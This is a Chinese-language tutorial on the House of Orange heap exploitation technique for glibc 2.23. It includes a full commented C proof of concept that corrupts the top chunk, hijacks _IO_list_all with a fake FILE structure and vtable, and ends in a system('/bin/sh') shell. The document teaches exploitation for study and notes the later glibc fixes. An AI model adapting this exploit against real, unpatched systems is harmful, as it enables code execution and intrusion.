House of Orange
glibc-2.23
House of Orange的主要原理是通过堆溢出破坏程序中的_IO_list_all指针。它需要泄漏堆的地址和libc的地址(main_arena的地址和libc的地址是密不可分的)。
在glibc2.26以后,malloc_printerr不再调用_IO_flush_all_lockp,此漏洞不可用。
在glibc2.24中,因为IO_FILE的vtable被检查,此漏洞也不可用。

fp + 68处存放下一个节点的地址
Top chunk必须维护两个性质:
(1)Top chunk + size依旧是Top chunk的尾部必须页对齐
(2)Top chunk的prev_inuse位必须设置
当检测到堆的结构被破坏时,会调用malloc_printerr,其会调用_IO_flush_all_lockp,它会遍历_IO_list_all所指示的链表中的每一个节点并以其为参数调用IO_OVERFLOW。
_IO_list_all的结构如上图所示,但值得注意的是_IO_list_all是一个链表,因此可能不止一个节点。通过将某个_IO_list_all中的结点的前8个字节存放ascii字符串”/bin/sh”(注意是存放字符串本身而不是字符串的地址)。修改IO_OVERFLOW的地址system。最终会执行system(“/bin/sh”)。
当尝试从unsorted bin中分离堆块的时候,需要先将该堆块unlink,这就会:
chunk->fd->bk = chunk->bk
chunk->bk->fd = chunk->fd
最后我们需要做的,就是构造能满足检查需要的FILE结构体。
下面中的JUMP_TABLE实际上就是vtable成员变量。
注意的IO_OVERFLOW地址和main_arena也是息息相关的。
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>

/*
The House of Orange uses an overflow in the heap to corrupt the _IO_list_all pointer.
It requires a leak of the heap and the libc Credit:
<http://4ngelboy.blogspot.com/2016/10/hitcon-ctf-qual-2016-house-of-orange.html>
*/

/*
   This function is just present to emulate the scenario where
   the address of the function system is known.
*/
int winner ( char *ptr);

int main()
{
    /*
      The House of Orange starts with the assumption that a buffer overflow exists on the heap using which the Top (also called the Wilderness) chunk can be corrupted.

      At the beginning of execution, the entire heap is part of the Top chunk.
      The first allocations are usually pieces of the Top chunk that are broken off to service the request.
      Thus, with every allocation, the Top chunks keeps getting smaller.
      And in a situation where the size of the Top chunk is smaller than the requested value,
      there are two possibilities:
       1) Extend the Top chunk
       2) Mmap a new page

      If the size requested is smaller than 0x21000, then the former is followed.
    */

    char *p1, *p2;
    size_t io_list_all, *top;

    fprintf(stderr, "The attack vector of this technique was removed by changing the behavior of malloc_printerr, "
        "which is no longer calling _IO_flush_all_lockp, in 91e7cf982d0104f0e71770f5ae8e3faf352dea9f (2.26).\\n");

    fprintf(stderr, "Since glibc 2.24 _IO_FILE vtable are checked against a whitelist breaking this exploit,"
        "<https://sourceware.org/git/?p=glibc.git;a=commit;h=db3476aff19b75c4fdefbe65fcd5f0a90588ba51\\n>");

    /*
      Firstly, lets allocate a chunk on the heap.
    */

    p1 = malloc(0x400-16);

    /*
       The heap is usually allocated with a top chunk of size 0x21000
       Since we've allocate a chunk of size 0x400 already,
       what's left is 0x20c00 with the PREV_INUSE bit set => 0x20c01.

       The heap boundaries are page aligned. Since the Top chunk is the last chunk on the heap, it must also be page aligned at the end.

       Also, if a chunk that is adjacent to the Top chunk is to be freed,
       then it gets merged with the Top chunk. So the PREV_INUSE bit of the Top chunk is always set.

       So that means that there are two conditions that must always be true.
        1) Top chunk + size has to be page aligned
        2) Top chunk's prev_inuse bit has to be set.

       We can satisfy both of these conditions if we set the size of the Top chunk to be 0xc00 | PREV_INUSE.
       What's left is 0x20c01

       Now, let's satisfy the conditions
       1) Top chunk + size has to be page aligned
       2) Top chunk's prev_inuse bit has to be set.
    */

    top = (size_t *) ( (char *) p1 + 0x400 - 16);
    top[1] = 0xc01;

    /*
       Now we request a chunk of size larger than the size of the Top chunk.
       Malloc tries to service this request by extending the Top chunk
       This forces sysmalloc to be invoked.

       In the usual scenario, the heap looks like the following
          |------------|------------|------...----|
          |    chunk   |    chunk   | Top  ...    |
          |------------|------------|------...----|
      heap start                              heap end

       And the new area that gets allocated is contiguous to the old heap end.
       So the new size of the Top chunk is the sum of the old size and the newly allocated size.

       In order to keep track of this change in size, malloc uses a fencepost chunk,
       which is basically a temporary chunk.

       We can fuck the behaviour as showed below:
Heap after the next malloc(0x1000)
       After the size of the Top chunk has been updated, this chunk gets freed.

       In our scenario however, the heap looks like
          |------------|------------|------..--|--...--|---------|
          |    chunk   |    chunk   | Top  ..  |  ...  | new Top |
          |------------|------------|------..--|--...--|---------|
     heap start                            heap end

       In this situation, the new Top will be starting from an address that is adjacent to the heap end.
       So the area between the second chunk and the heap end is unused.
       And the old Top chunk gets freed.
       Since the size of the Top chunk, when it is freed, is larger than the fast bin sizes, it gets added to list of unsorted bins.
       Now we request a chunk of size larger than the size of the top chunk.
       This forces sysmalloc to be invoked.
       And ultimately invokes _int_free

       Finally the heap looks like this, as the snapshot showed above:
          |------------|------------|------..--|--...--|---------|
          |    chunk   |    chunk   | free ..  |  ...  | new Top |
          |------------|------------|------..--|--...--|---------|
     heap start                                             new heap end

    */

    p2 = malloc(0x1000);

    /*
      Note that the above chunk will be allocated in a different page
      that gets mmapped. It will be placed after the old heap's end

      Now we are left with the old Top chunk that is freed and has been added into the list of unsorted bins

      Here starts phase two of the attack. We assume that we have an overflow into the old top chunk so we could overwrite the chunk's size.
      For the second phase we utilize this overflow again to overwrite the fd and bk pointer of this chunk in the unsorted bin list.

      There are two common ways to exploit the current state:
        - Get an allocation in an *arbitrary* location by setting the pointers accordingly (requires at least two allocations)
        - Use the unlinking of the chunk for an *where*-controlled write of the
          libc's main_arena unsorted-bin-list. (requires at least one allocation)

      The former attack is pretty straight forward to exploit, so we will only elaborate on a variant of the latter, developed by Angelboy in the blog post linked above.

      The attack is pretty stunning, as it exploits the abort call itself, which
      is triggered when the libc detects any bogus state of the heap.
      Whenever abort is triggered, it will flush all the file pointers by calling
      _IO_flush_all_lockp. Eventually, walking through the linked list in
      _IO_list_all and calling _IO_OVERFLOW on them.

      The idea is to overwrite the _IO_list_all pointer with a fake file pointer, whose
      _IO_OVERLOW points to system and whose first 8 bytes are set to '/bin/sh', so
      that calling _IO_OVERFLOW(fp, EOF) translates to system('/bin/sh').
      More about file-pointer exploitation can be found here:
      <https://outflux.net/blog/archives/2011/12/22/abusing-the-file-structure/>

      The address of the _IO_list_all can be calculated from the fd and bk of the free chunk, as they
      currently point to the libc's main_arena.
    */

    io_list_all = top[2] + 0x9a8;

    /*
      We plan to overwrite the fd and bk pointers of the old top,
      which has now been added to the unsorted bins.

      When malloc tries to satisfy a request by splitting this free chunk
      the value at chunk->bk->fd gets overwritten with the address of the unsorted-bin-list in libc's main_arena.

      Note that this overwrite occurs before the sanity check and therefore, will occur in any case.

      Here, we require that chunk->bk->fd to be the value of _IO_list_all.
      So, we should set chunk->bk to be _IO_list_all - 16
    */

    top[3] = io_list_all - 0x10;

    /*
      At the end, the system function will be invoked with the pointer to this file pointer. If we fill the first 8 bytes with /bin/sh, it is equivalent to system(/bin/sh)
    */

    memcpy( ( char *) top, "/bin/sh\\x00", 8);

    /*
      The function _IO_flush_all_lockp iterates through the file pointer linked-list
      in _IO_list_all.
      Since we can only overwrite this address with main_arena's unsorted-bin-list,
      the idea is to get control over the memory at the corresponding fd-ptr.
      The address of the next file pointer is located at base_address+0x68.
      This corresponds to smallbin-4, which holds all the smallbins of
      sizes between 90 and 98. For further information about the libc's bin organisation
      see: <https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/>
Assuming _IO_list_all = 0x7ffff7dd1b78, thus _IO_list_all + 0x68 points to the first small bin chunk of size 0x60 – 0x67
      Since we overflow the old top chunk, we also control it's size field.
      Here it gets a little bit tricky, currently the old top chunk is in the
      unsortedbin list. For each allocation, malloc tries to serve the chunks
      in this list first, therefore, iterates over the list.
      Furthermore, it will sort all non-fitting chunks into the corresponding bins.
      If we set the size to 0x61 (97) (prev_inuse bit has to be set) and trigger an non fitting smaller allocation, malloc will sort the old chunk into the smallbin-4. Since this bin is currently empty the old top chunk will be the new head, therefore, occupying the smallbin[4] location in the main_arena and eventually representing the fake file pointer's fd-ptr.

      In addition to sorting, malloc will also perform certain size checks on them,
      so after sorting the old top chunk and following the bogus fd pointer
      to _IO_list_all, it will check the corresponding size field, detect
      that the size is smaller than MINSIZE "size <= 2 * SIZE_SZ"
      and finally triggering the abort call that gets our chain rolling.
      Here is the corresponding code in the libc:
      <https://code.woboq.org/userspace/glibc/malloc/malloc.c.html#3717>
    */

    top[1] = 0x61;

    /*
      Now comes the part where we satisfy the constraints on the fake file pointer
      required by the function _IO_flush_all_lockp and tested here:
      <https://code.woboq.org/userspace/glibc/libio/genops.c.html#813>

      We want to satisfy the first condition:
      fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base
    */

    FILE *fp = (FILE *) top;

    /*
      1. Set mode to 0: fp->_mode <= 0
    */

    fp->_mode = 0; // top+0xc0

    /*
      2. Set write_base to 2 and write_ptr to 3: fp->_IO_write_ptr > fp->_IO_write_base
    */

    fp->_IO_write_base = (char *) 2; // top+0x20
    fp->_IO_write_ptr = (char *) 3; // top+0x28

    /*
      4) Finally set the jump table to controlled memory and place system there.
      The jump table pointer is right after the FILE struct:
      base_address+sizeof(FILE) = jump_table

         4-a)  _IO_OVERFLOW  calls the ptr at offset 3: jump_table+0x18 == winner
    */

    size_t *jump_table = &top[12]; // controlled memory
    jump_table[3] = (size_t) &winner;
    *(size_t *) ((size_t) fp + sizeof(FILE)) = (size_t) jump_table; // top+0xd8

    /* Finally, trigger the whole chain by calling malloc */
    malloc(10);

   /*
     The libc's error message will be printed to the screen
     But you'll get a shell anyways.
   */

    return 0;
}

int winner(char *ptr)
{
    system(ptr);
    syscall(SYS_exit, 0);
    return 0;
}